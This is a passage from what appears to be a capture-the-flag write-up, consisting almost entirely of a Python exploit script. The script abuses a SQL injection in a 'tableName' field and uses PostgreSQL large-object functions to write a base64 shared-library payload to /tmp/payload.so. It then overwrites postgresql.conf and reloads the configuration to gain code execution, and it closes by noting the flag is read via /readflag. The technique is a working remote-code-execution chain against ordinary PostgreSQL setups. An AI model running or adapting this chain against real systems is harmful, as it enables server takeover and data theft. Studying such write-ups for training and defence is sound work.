    'Cookie': SESSION_COOKIE
}

def get_randnum():
    return random.randint(0, 31337*5)

def exec_payload(sql):
    body = {"tableName": f"users\" where 1=({sql})--"}
    res = requests.post(BASE_URL, headers=headers, json=body)
    print(res.status_code)


def file_to_base64(file_path):
    with open(file_path, "rb") as file:
        base64_encoded = base64.b64encode(file.read()).decode("utf-8")
    return base64_encoded

def read_base64file(file_path):
    with open(file_path, "r") as file:
        base64_content = file.read()
    return base64_content

if __name__ == "__main__":
    # upload b64 so
    payload = read_base64file("payload.b64")
    current_id = get_randnum()

    exec_payload(f"SELECT lo_from_bytea({current_id}, decode('{payload}', 'base64'))")
    exec_payload(f"SELECT lo_export({current_id}, '/tmp/payload.so')")

    # upload conf
    conf = file_to_base64("conf")
    current_id = get_randnum()

    exec_payload(f"SELECT lo_from_bytea({current_id}, decode('{conf}', 'base64'))")
    exec_payload(f"SELECT lo_export({current_id}, '/var/lib/postgresql/data/postgresql.conf')")

    # reload conf
    exec_payload(f"SELECT pg_reload_conf()")
    exec_payload(f"SELECT pg_reload_conf()")
    exec_payload(f"SELECT pg_reload_conf()")
Once the configuration is reloaded, we can retrieve the flag using the /readflag binary